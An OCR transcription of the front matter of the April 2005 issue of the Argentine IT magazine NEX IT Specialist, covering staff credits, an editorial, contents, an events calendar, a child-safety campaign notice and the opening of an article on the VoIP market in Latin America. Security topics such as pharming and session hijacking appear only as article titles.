


NEX
#15
NEX I.T. SPECIALIST
NEX # 15 - Edición Abril 2005
Precio Argentina 7 $
(recargo interior del País 0.20 $)
Pharming
ISA Server
Linux: SQUID
SSL, SSH, gnuPG
Hijacking de sesión
FIREWALLS
IPtables
X Windows
Procesamiento Paralelo
Ethical Hacking Vol.3
ISSN 1668-5423
9 771668 542003 00015
Revista de Networking y Programación
www.nexweb.com.ar
1010101010100100100100010010010100101010010010101001001010010010100100101001010010010010010001010101011111010



WWW.WAVENET.COM
0800-345-HOST (4678)
SAN MARTÍN 793 9° PISO.
SÓLO HAY LUGAR PARA LOS MÁS DUROS EN LA WEB.
LLEGARON LOS QUE MÁS SABEN DE WEBHOSTING PARA GARANTIZARTE LA MEJOR PRESENCIA EN INTERNET. EN WAVENET VAS A CONTAR CON EL SOPORTE TÉCNICO MÁS RÁPIDO, EL SERVICIO DE EMAIL MÁS SÓLIDO DEL MERCADO Y LA CALIDAD Y CONECTIVIDAD QUE TU SITE SE MERECE.
WaveNet
Sabemos más!
WEB EXPRESS: TU SITIO WEB DESDE $13,95
MULTIHOST STANDARD: 35 SITIOS A MENOS DE $5 POR SITIO.
XSERVER: SERVIDORES DEDICADOS DESDE $149,95



STAFF

Director
- Dr. Carlos Osvaldo Rodriguez.

Propietarios
-COR Technologies S.R.L.

Coordinador Editorial
- Carlos Rodríguez Bontempi.

Responsable de Contenidos
- Dr. Carlos Osvaldo Rodríguez.

Editores
- Carlos Vaughn O'Connor.
- Carlos Rodríguez.

Marketing y Publicidad
- Ulises Roman Mauro. umauro@nexweb.com.ar

Distribución
- Miguel Artaza.

Diseño Gráfico
- Esteban Báez.
- Carlos Rodríguez Bontempi.

Preimpresión e Impresión
Impresión: IPESA Magallanes 1315. Cap. Fed.
Tel 4303-2305/10
Impresión de esta Edición 8.000 ejemplares

Distribución
Distribución en Capital Federal y Gran Buenos Aires: Distribuidora SANABRIA. Baigorria 103. Cap. Fed.
Distribuidora en Interior: Distribuidora Austral de Publicaciones S.A. Isabel la Católica 1371 Capital Federal.

NEX-Revista de Networking y Programación
Registro de la propiedad Intelectual en trámite leg número 3038 ISSN 1668-5423
Dirección: Av. Córdoba 657 P 12
C1054AAF - Capital Federal
Tel: +54 (11) 4312-7694

Si desea escribir para nosotros, enviar un e-mail a: articulos@nexweb.com.ar.

www.nexweb.com.ar



¿Por qué estamos contentos con el desarrollo del proyecto "NEX IT Specialist"(revista de Networking y Programación)?

Por su impacto, aceptación y repercusión.

Esa es parte de la respuesta. Pero quizás la razón que más se aproxime, sea porque estamos logrando cumplir nuestros objetivos propuestos en NEX # 1 (cuando nacimos y éramos periódico de distribución gratuita): Educar. En muchas oportunidades hemos pensado a NEX como un "libro en cuotas".

"NEX IT Specialist",
brinda conocimientos en tecnología IT.

Pero además, es un conocimiento muy especial. Uno que prepara, capacita y genera un ámbito de discusión. Y sirve enormemente a quien está en la búsqueda de empleo o preparándose en una Universidad o Carrera Técnica para salir en un futuro al mercado laboral. Por otro lado, actualiza y trae temas muy nuevos para todos con interés y que estén activos en redes y programación.

Decidimos desde un comienzo abarcar todas las tecnologías y sus temas asociados: sistemas operativos bases de datos, programación, seguridad, gente e historia en IT, capacitación, certificaciones internacionales. Sin importar qué implementación: Linux-like, Windows, Java, .NET, Mono, Oracle, SQL DB2, MySQL, Postgres...

En "NEX IT Specialist" el lector debería encontrar lo fundamental de cada tópico y así tener "el panorama total" (lo que se llama en inglés "the Big Picture") de modo de dominar todos los elemento al momento de tomar una decisión (por ejemplo laboral, al orientar sus estudios, sus decisiones de compra o en su diaria tarea en IT).

Dijimos en el primer número la trascendencia que tiene hoy la seguridad informática y así implementamos los volúmenes que tanta repercusión han tenido de Ethical Hacking y que continuaremos en próximas ediciones.

Estamos también contentos porqué se han sumado al proyecto contribuyendo con notas técnicas: Microsoft, CISCO, varios grupos Open Source, Snoop Consulting, Panda Software, newsletter NNL.

Novedad 1: desde este número incorporaremos artículos sobre tendencias del mercado IT de modo que quien deba tomar decisiones tenga una evaluación completa de las varias tecnologías que van surgiendo e imponiéndose. En este fascículo en particular es "VOIP" (VOice over IP) o mejor dicho "Comunicaciones IP".

Novedad 2: una Nota de Opinión a cargo de Ricardo D. Goldberger, productor del newsletter electrónico T-Knos.



Foto: © 2005 Hemera Technologies Inc.



#15

Indice general de contenidos



Ilustración de portada por Marcos Severi.

NOTAS DESTACADAS

Comunicaciones IP en Latinoamérica: Justificaciones, Cifras y Realidades.

Conozca las tendencias de mercado de VOIP (voz sobre IP) y sus "players" más importantes (actuales y nuevos).

INNOVADORES DEL SOFTWARE

Bases de datos, sistemas operativos, interfases gráficas: ¿quienes fueron los innovadores en el mundo del software?

FIREWALLS

¿Qué es un Firewall? ¿Qué ofrece Linux y Windows?. Todo esto en tres artículos.

ISA SERVER Y SQUID

Dos artículos que nos introducen al mundo de Proxy-servers.

LAMP

Linux, Apache, MySQL y PHP. En este artículo le explicamos su trascendencia y como O´Reilly creó onlamp.com.

X-WINDOWS

No podemos no conocer esta tecnología que nos permite manejar la capacidad gráfica del mundo *UNIX.

ETHICAL HACKING VOL.3

Artículos de seguridad informática: Sniffers, Pharming, Hacking Unix, Comunicaciones Seguras. No deje además de leer el interesante artículo de Carlos Tori (editor del newsletter nnl de seguridad informática) (www.nnlnews.com)) sobre Habeas Data y el acceso público a datos sensibles y sus posibles consecuencias





En el próximo...



#16

WEB SERVER:

APACHE, IIS 6.0, COLDFUSION, ASP, PHP, SEGURIDAD

WEB SERVER HACKING:

Buffer Overflows, SQL injections…

BASES DE DATOS:

Oracle, SQL DB2, MySQL, Postgres...

PARADIGMA DE PROGRAMACION:

Java, .NET, Mono




INNOVA05

21 de Abril 2005
UTN Buenos Aires
Jornada ideada para que las empresas muestren sus nuevos proyectos y avances tecnológicos a la comunidad Universitaria.
Informes
4803-6100 mgparra@worktec.com.ar

MOVIL 2005

25 y 26 de Abril de 2005
Sheraton Hotel Buenos Aires.
Dos días de conferencias con oradores líderes del mercado que analizarán el nuevo escenario de acción y el futuro del negocio
Informes
4345-3036 eventomovil@convergencia.com.ar



Redes de Gobierno2004

19 y 20 de Mayo 2005
Predio Ferial de Buenos Aires
Informes
4345-3036 eventos@convergencia.com.ar




EXPOMATICA 2005

19 al 22 de Mayo de 2005
Sheraton Hotel Córdoba, Av. Duarte Quirós 1300.
El Objetivo de la exposición es allegar a las marcas y mayoristas al canal del Interior del país, conseguir contactar directamente los proveedores de IT con las empresas
Informes
0351-4723053 expomatica@jointgroup.com.ar
www.expomatica.com.ar

Segundo Congreso Nacional de Software Libre: USUARIA

6 y 7 de Junio 2005
Buenos Aires Sheraton Hotel,
Su enfoque se dirige hacia cuatro grandes y diversos planos (Estrategias, Soluciones Reales, Tecnología y Migraciones)
Informes
www.softlibre.org.ar
USUARIA: Rincón 326 (C1081ABH) - Capital Federal



NETWORKERS SOLUTIONS FORUM 2005

6 al 9 de Junio de 2005
Hotel Hilton de Buenos Aires, Argentina
Los temas: Telefonía IP, Seguridad y Manager Services. **Informes**
www.cisco.com/ar/networkers/registration.html

COSENTIC 05
Congreso de Seguridad en Tecnología de Información y Comunicación


7 y 8 de Junio 2005
Sheraton Libertador
Tiene el objeto de profundizar y educar sobre la necesidad y problemática de la seguridad de la información a directivos de sistemas y administración y finanzas, ejecutivos y consultores.
Informes
4803-6100 mgparra@worktec.com.ar

Internet – 3º Jornadas de Reflexión y Negocios en Internet

24 de Junio 2005
Marriot Plaza Hotel
Informes
4345-3036 eventos@convergencia.com.ar

Telefonía IP
La convergencia Total

24 y 25 de Agosto de 2005
Sheraton Hotel – Buenos Aires
Oportunidad de capacitación y actualización junto a los líderes del sector. La audiencia más calificada. 2004: 470 asistentes. 19 sponsors. 12 workshops.
Informes
4345-3036 eventos@convergencia.com.ar



TECNOAR 2005 - 2° EXPOSICIÓN NACIONAL DE INFORMÁTICA Y TECNOLOGÍA

1, 2 y 3 de septiembre de 2005.
Patio de la Madera de la ciudad de Rosario
Informes
www.tecnoar.org.ar info@tecnoar.org.ar



EXPOCOMM 2005

27 al 30 de septiembre de 2005
La Rural, predio ferial de Palermo
Por 4to año consecutivo será el lugar para conocer las soluciones de redes empresariales que pueden cambiar el ritmo de los negocios de su empresa.
Informes
www.expocomm.com.ar
infoexpocomm@ejkreed.com



Networkers Solutions Forum es el evento en el que podrá desarrollar los conocimientos necesarios para llevar exitosamente su empresa a través de la dinámica Economía Global de Internet. Es la conferencia más importante de usuarios para profesionales en redes, y su oportunidad para obtener el entrenamiento y la información necesaria para estar actualizado acerca de tecnologías, soluciones y productos Cisco.

Durante los dos días de Networkers Solutions Forum, usted podrá:

- Elegir entre más de 25 sesiones de entrenamiento especializadas.
- Como actividad adicional a desarrollarse el día 6 de junio, podrá inscribirse a los Techtorials (Power Sessions), cursos técnicos intensivos de un día completo de duración.
- Impulsar su carrera con Exámenes de Certificación Cisco.
- Visitar las Clínicas de Diseño, donde podrá discutir soluciones específicas a sus problemas de redes con expertos certificados de Cisco.
- Descubrir soluciones que podrá implementar en la red de su empresa para incrementar el éxito en sus negocios.
- Aprender de implementaciones exitosas para maximizar la operación de su red.
- Llevar a cabo reuniones Uno-a-Uno con ingenieros y desarrolladores de Cisco.
- Escuchar a los altos ejecutivos de Cisco presentar su visión del futuro en las Conferencias Plenarias.
- Visitar el Technology Showcases, donde los Partners de Cisco demostrarán sus productos, servicios y soluciones.
- Relacionarse con otros profesionales de la industria en las diferentes sesiones, en el Technology Showcase y en los eventos especiales.

http://www.cisco.com/cr/networkers



Niños e Internet

no permitas que hablen con extraños

Panda Software ha lanzado 'Niños en Internet: no permitas que hablen con extraños', una campaña que tiene como objetivo concienciar a los padres de los riesgos que corren sus hijos cuando navegan por la Red sin supervisión.
La iniciativa cuenta con el apoyo de la ONG Save the Children.

“Actualmente”, declara Raquel González Juárez, responsable del Programa de Tecnologías de la Información y la Comunicación, de Save the Children, “el papel que juega la televisión en la formación de los menores es motivo de debate. “Sin embargo”, recalca, “la existencia de una brecha tecnológica generacional entre padres e hijos provoca que la mayor parte de los padres desconozcan Internet, por lo que su control les es más complicado”.

El site de la campaña “Niños en Internet: no permitas que hablen con extraños” ofrece a los padres o tutores todo lo que necesitan, estructurado en los siguientes apartados:

Datos nada inocentes, con datos aportados por Save the Children sobre los hábitos de navegación de los menores.

¿Qué acecha a tus hijos?, que permite conocer las amenazas de Internet, como contenidos de carácter denigrante, racista, sexual, violento, etc., no aptos para menores, 'malware', etc.

Apártales del peligro, con algunas sugerencias sobre cómo informarse de la política de privacidad de su proveedor de Servicios de Internet, establecer con sus hijos reglas firmes sobre el uso de Internet e instalar un buen programa antivirus.

Un aliado en tu PC, apartado en el que Panda Software ofrece gratuitamente a los padres y tutores Panda Platinum Internet Security 2005, con tres meses de servicios.

Sigue informándote, sección de links relacionados con el tema.

http://www.menorenlared.org/



COMUNICACIONES IP EN LATINOAMÉRICA: JUSTIFICACIONES, CIFRAS Y REALIDADES.

El artículo que sigue nos da a conocer las tendencias del mercado de Telefonía IP, o mejor expresado: COMUNICACIONES IP. La nota está fundamentalmente basada en un estudio hecho por CISCO (ver http://www.ciscoredaccionvirtual.com) Es interesante observar como en el artículo se repite la frase "convergencia de redes". También conozcamos a los nuevos players como Microsoft.

Empresas de todos los tamaños y sectores económicos en Latinoamérica, están cambiando sus sistemas tradicionales de Telefonía, más conocidos como PBX, por soluciones de comunicaciones basadas en IP (Internet Protocol, Protocolo de Internet)).


Esta tendencia, ampliamente diagnosticada y respaldada por las principales firmas de investigación de mercados, por consultores y analistas independientes y, en especial, por los mismos clientes que toman la decisión de dejar de lado sus viejos sistemas telefónicos, tiene su justificación y razón de ser en las bondades y ventajas que ofrece la convergencia de redes.

La convergencia de redes, que se inició hace pocos años de manera tímida y aislada y que crece de manera acelerada, no es más que la unificación de la red de voz y la red de datos en una única red de comunicaciones IP. Y es que la ecuación tiene mucho sentido. ¿Para que tener redes simultáneas, con todos los costos que esto genera en materia de administración, mantenimiento y operación, si es posible contar con una única red tanto para los datos como para la voz?


De esta manera, las Comunicaciones IP son mucho más que el uso de las redes inteligentes de datos y del Protocolo de Internet (IP) para manejar las llamadas telefónicas. Las comunicaciones IP son atractivas para las empresas por varias razones y motivos, además de añadir funcionalidades y aplicaciones que van mucho más allá de las que ofrece la telefonía tradicional.

En primer lugar, las empresas pueden ahorrar dinero en equipo, instalación y mantenimiento, al contar con una única red tanto para las computadoras como para los teléfonos, en lugar de tener redes especializadas para cada uno de ellos. En segundo lugar, las Comunicaciones IP pueden reducir los costos de llamadas telefónicas, debido a que las llamadas que viajan por la red pública pueden viajar por la red corporativa y aún por Internet. Y en tercer lugar, las Comunicaciones IP aumentan la productividad y la flexibilidad de las organizaciones y de los empleados.

Las soluciones de Comunicaciones IP son ideales para empresas de cualquier tamaño que deseen aprovechar al máximo sus infraestructuras de comunicaciones, tanto si la empresa se dispone a instalar un sistema telefónico nuevo, finaliza el contrato de arrendamiento de un sistema de distribución de central privada (PBX) o un sistema de correo de voz tradicional, o bien desea ampliar las capacidades de una PBX existente.



4.000.000 TELÉFONOS IP - 100.000 EN LATINOAMERICA
*A Enero 2005



Marzo 2005 Nuevo player ingresa al negocio de la telefonía IP: Microsoft.

En una conferencia internacional que conectó a 1000 personas en simultáneo entre Los Ángeles y Londres, Bill Gates adelantó la nueva visión de Microsoft sobre la integración de las comunicaciones. En la presentación, que marca un giro importante de la compañía hacia las comunicaciones IP, el ejecutivo mostró un nuevo paquete de soluciones de oficina que aprovechan las ventajas de trabajar en tiempo real. Durante el evento, invitados del programa de NBC', "The Apprentice", hicieron uso de los nuevos desarrollos en vivo y en directo, para demostrar las virtudes y beneficios que ofrece el trabajo en tiempo real y cómo ayuda en la aceleración de los negocios.

Para darnos una idea de órdenes de magnitud de este mercado ejemplificamos con algunos números provistos por CISCO.

A la fecha (Enero 2005), Cisco ha despachado 100.000 teléfonos IP en América Latina. Cisco despachó estos 100.000 teléfonos en los últimos 18 meses, a un promedio de 4 teléfonos IP por hora.

A nivel mundial, Cisco ha despachado 4.000.000 de teléfonos IP. En Agosto de 2002 Cisco despachó su primer millón de teléfonos IP, un logro que tomó a la compañía tres años y medios. Un año después, en julio de 2003, Cisco alcanzó la marca de los dos millones de teléfonos. Solo ocho meses después, en abril de 2004, los despachados de Cisco pasaron de dos a tres millones de teléfonos IP, despachando más de 8,000 teléfonos IP por cada día laboral.

¿QUÉ BENEFICIOS APORTA UNA RED?

Lograr un crecimiento sostenido en la productividad de las organizaciones no radica en lograr que los empleados trabajen mas duro. Se trata de lograr que trabajen más inteligentemente. Es aquí donde están los verdaderos aumentos en productividad."

Una infraestructura de red basada en IP puede entregar un basamento sobre el cual se pueden operar aplicaciones que les permitan a los empelados trabajar en forma más inteligente. Las aplicaciones de Comunicaciones IP, incluyen telefonía IP, mensajería unificada, aplicaciones inalámbricas, aplicaciones para centros de contacto, video y aplicaciones, XML, entre otras.

En esta era del conocimiento, los empleados pueden utilizar la red y las tecnologías basadas en IP para colaborar más eficientemente y para comunicarse con mayor facilidad. Esta infraestructura también les permite transportar datos, voz y video a través de la red en forma mas inteligente, por lo que pueden tomar decisiones mas rápido, lo cual, a su vez, aumenta la agilidad de la empresa, factores todos claves para aumentar la productividad.

Las comunicaciones IP mejoran la productividad de diversas maneras.

Por ejemplo, cuando los empleados deben cambiar su puesto de trabajo a otro escritorio que puede estar en la misma oficina o en otra oficina en cualquier lugar del mundo, solo deben identificarse (usuario y PIN) en el teléfono IP de destino y automáticamente tendrán el número de extensión, memorias y privilegios que tenían en su lugar original.

Nada de esto requiere de asistencia por parte del departamento de telecomunicaciones o de TI de la compañía, por lo que la telefonía IP es un elemento que le ahorra tiempo tanto a ambos departamentos como al empleado.

Entre las organizaciones que utilizan Telefonía IP, un 72% reporta que los integrantes de la planta de personal de tecnología de la información se beneficiarán de su capacidad de realizar traslados, adiciones y cambios más rápidos y un 71% afirma que los usuarios finales se beneficiaran de la Telefonía IP, según una encuesta realizada por Sage Research.


Más aún, la telefonía IP puede ayudarle a los empleados a ahorrar tiempo en otras formas también. Los teléfonos IP en general soportan el lenguaje XML (extensible markup language), el cual permite desarrollar aplicaciones de valor agregado orientadas a distintos mercados verticales.


En la industria de ventas al detalle, por ejemplo, una aplicación XML, sobre un teléfono IP puede permitirles a los vendedores en una tienda verificar rápidamente las existencias en el inventario de otras tiendas en la cadena. Al oprimir unas pocas teclas, el vendedor puede reservar el artículo para el cliente o, incluso, realizar el pedido.

